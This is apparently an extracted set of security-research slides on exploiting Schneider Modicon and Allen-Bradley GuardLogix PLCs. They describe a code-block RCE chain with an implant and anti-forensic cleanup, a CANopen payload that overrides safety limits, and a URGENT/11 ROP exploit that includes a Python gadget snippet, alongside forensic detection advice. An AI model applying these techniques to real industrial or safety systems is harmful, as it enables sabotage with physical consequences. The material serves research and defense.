
<sup>2</sup> Applying a Stuxnet Type Attack to a Modicon PLC – F. Dola

<sup>3</sup> Going Deeper into Schneider Modicon PAC Security – G. Jian


<sup>4</sup> ModiPwn – G. Kauffman et al.

<sup>5</sup> Exploring and Exploiting PLCs with Urgent/11 Vulnerabilities – B. Hadad et al.

# Background: Modicon Application Binary File (APX)




- ▶ **Block Types**
  - Data / Exec / Upload Info / FB Data / Constant / etc.





# Unexplored UMAS CSA Requests (0x50)


Init/Read/Write/Exec virtual 'page'



Directly manipulate RTE blocks

Subsystem with proprietary command set

- Happens 'live', no restart required
- Doesn't change project checksum
- Exec mods don't show up in source



# CVE-2022-45788 – Modicon CPU RCE\*

Can't write directly  
to code blocks



code block

3

Get RCE when block  
executes as part of logic

2

Copy from data block to  
code block  
(find cave or expand block,  
then hijack control flow)



But can *copy* to  
code blocks  
(permission check  
set to 'ignore')

Data block

1

Write payload to data block  
(find cave or expand block)

```
if ( !ignore )
{
  if ( rte_ptr )
  {
    if ( (rte_ptr->attr & 0x10000) != 0 )
    {
      return 0x9191;
    }
  }
  else
  {
    blocktype = rte_ptr->attr & 0xF;
  }
}
```

\* Affects latest M340, M580, M1E, MC80, Quantum, Premium CPU module FW, see SEVD-2023-010-05


# SE BMXP3420302 Firmware\*

- ▶ SE Firmware LDX = ZIP
- ▶ vxWorks\_bmx\*.bin → UNITYM binary
  - Segment base @ 0x20000000
  - FW code start @ 0x20010110
  - Runtime base @ 0x28000000
  - VxWorks 6.4 on ARMv4 (so no XN)
  - **Manually reconstruct symbol table**
- ▶ Runtime exec blocks via sas\_UserCodeExec
  - **Scancycle timer is in the way**
  - **Hijack triggerable func to escape**


```

v4 = k1_userTimeEn(result);
v5 = sas_UserCodeExec(v4);
k1_userTimeDis((int)v5);

```



# Stager Payload & Implant




Modicon CPU Module FW

Relocate implant code + Spawn dedicated task  
Cleanup manipulated blocks (anti-DFIR)

# (Counter) Forensics

- ▶ Like all PLCs, **no introspection on M340**
  - Also **won't notice anything in ControlExpert EWS**
- ▶ **But:** project upload will fetch *all* blocks from memory (incl. exec)
  - **Carve APX\*** to extract exec blocks, contain raw ARM code
  - **Compare to known-good, RE for malicious patterns** (GetPC, egghunters, etc.)
- ▶ Clever attacker will **clean up after relocating implant**
  - Inject code into exec block
  - Hijack triggerable func ptr. to escape runtime
  - Spawn implant task
  - Restore old exec block contents
- ▶ **Attacker mistakes might still be logged**
  - Watchdog triggers, crashdumps (help → about → technical support)



\* <http://lirasenlared.blogspot.com/2018/10/the-apx-logic-file-format.html>, [https://talosintelligence.com/vulnerability\\_reports/TALOS-2020-1144](https://talosintelligence.com/vulnerability_reports/TALOS-2020-1144)

# CANopen payload



► Talk to **M340 CANopen API**, use CiA funcs

```
can_SWrite_SDO(ND, 0x1F51, 1, START_BOOT,  
can_SWrite_SDO(ND, 0x1F51, 1, ERASE_FLASH,  
...  
can_SWrite_SDO(ND, 0x1F50, 1, block[i],
```

Index	SDO Name
0x1023	OS CMD <sup>2</sup>
0x1024	OS CMD Mode <sup>2</sup>
0x1025	OS Debugger <sup>2</sup>
0x1026	OS Prompt <sup>2</sup>
0x1F50	Download Program <sup>3</sup>
0x1F51	Program Control <sup>3</sup>

► **RCE via SDO: override firmware (safety) limits**

- In-band code dndI – trigger bootloader via NMT/SDO
- Memory read/write – hotpatching RCE
- If auth at all: (static) 32-bit value written to some SDO

<sup>1</sup>CAN-in-Automation (CiA) 302-2, <sup>2</sup>CAN-in-Automation (CiA) 301, <sup>3</sup>CAN-in-Automation (CiA) 302-3

# Object PLC → Safety PLC Ethernet module

Cannot talk directly to GuardLogix CPU module or route CIP



## Non-routable PTP link

Only Modbus TCP (AOI)  
Explicit protected mode



Exploit N-day vuln in TCP/IP stack for RCE  
on Ethernet Module → hop to rest of SIS

Allen-Bradley GuardLogix Safety PLC  
1756-EN2T/D Ethernet Module

# AB 1756-EN2T/D Firmware\*

## ▶ Allen-Bradley Firmware ZIP

- .nvs: descriptive text file
- .plt: binary fw
- .der: certificates

## ▶ PN-497069.plt → ELF binary

- Segments pre-loaded
- VxWorks 6.9.3.3 on ARM
- Manually reconstruct symbol table

Name	Start	End	R	W	X
.text	00010000	005C2FE8	R	.	X
.vfp11_veneer	005C2FE8	005C32E8	R	.	X
.wrs_build_vars	005C32E8	005C3450	R	.	.
LOAD	005C3450	005C3460	R	W	X
.data	005C3460	006631F0	R	W	.
LOAD	006631F0	00664000	R	W	X
.vectors	00664000	00665000	R	W	.
.bss	00665000	0089FE80	R	W	.

```

symbol <0, aAccessDescript_0, ACCESS_DESCRIPTION
; DATA XREF: usrStandalo
; usrStandaloneInit+7C↑


symbol <0, aAccessDescript_1, ACCESS_DESCRIPTION
symbol <0, aAccessDescript_2, ACCESS_DESCRIPTION
symbol <0, aAcmAllocateele, ACM_AllocateElement
symbol <0, aAcmAllocatetar, ACM_AllocateTarget,

```




# AB 1756-EN2T/D Firmware\*

- ▶ Allen-Bradley ICE2
  - Main SoC (Quad-core Cortex-A9)
  - ICE2 = ENIP, ICE3 = PROFINET
- ▶ Allen-Bradley APEX2 (NEC) backplane IC
  - ControlBus is CIP-based
- ▶ InterPeak Ipnet stack (**URGENT/!!**)
- ▶ Interesting device drivers for payload
  - Display LEDs, Backplane comms



```

f _ZN12bsp_ApexImpl12DownloadCodeEv
f _ZN12bsp_ApexImpl13StartFirmwareEv
f _ZN12bsp_ApexImpl13InitBackplaneEb
f _ZN12bsp_ApexImpl9IsFaultedEv
f _ZN12bsp_ApexImpl13IsCbaAssertedEv
f _ZN12bsp_ApexImpl13IsCbbAssertedEv
  
```



# CVE-2019-12256\* on Allen-Bradley 1756-EN2T/D

- ▶ Send **malformed IP options** (URGENT/11) via **VxWorks raw sockets**
  - Multiple Source Record Route (SRR) opts generate ICMP error response
  - **Stack buffer overflow** (opts copied to response without validation)
  - First exploited against 1756-EN2TR/C by Armis\*

```
srr_opt->ptr = 4;
while ( offset_to_current_route_entry > 0 )
{
    memcpy((char *)srr_opt + (unsigned __int8)srr_opt->len, current_route_entry, 4);
    current_route_entry -= 4;
    offset_to_current_route_entry -= 4;
    srr_opt->len += 4;
}
memcpy((char *)srr_opt + (unsigned __int8)srr_opt->len, icmp_param + 12, 4);
v18 = srr_opt->len + 4;
```

- ▶ **XN enabled** (no other mitigs)
  - **need ROP chain**
    - Carefully pick & align SRRs
    - Hijack PC & control stack layout
    - **Write-4 ROP** + stack fixup → **cont. exec**

```
def en2t_d_www( interface, host, fw_ver, what, where ):
    # R10 = ..... -> new R10 (<data>)
    # R11 = ..... -> new R11 (<offset - 0x1AC>)
    # PC = ..... -> gadget 0 (popret)
    # ..... -> new R3 (unused)
    # ..... -> gadget 1 (www_restore)
    # ..... -> unused

    # POP {R3, PC}
    gadget_0 = version_lut[ 'en2t_d' ][ fw_ver ][ 'popret' ]
    # STR R10, [R11, #0x1AC]; ...; ADD SP, SP, #0x18; POP {R6-R11, PC}
    gadget_1 = version_lut[ 'en2t_d' ][ fw_ver ][ 'www_restore' ]
```

# CVE-2019-12256\* on Allen-Bradley 1756-EN2T/D

- ▶ Use write-4 to deliver payload
  - Large **RWX 'LOAD' segment (NULLs)**
  - Chop shellcode into chunks of 4 → **write to RWX seg via ROP chain**
  - Ret 2 payload

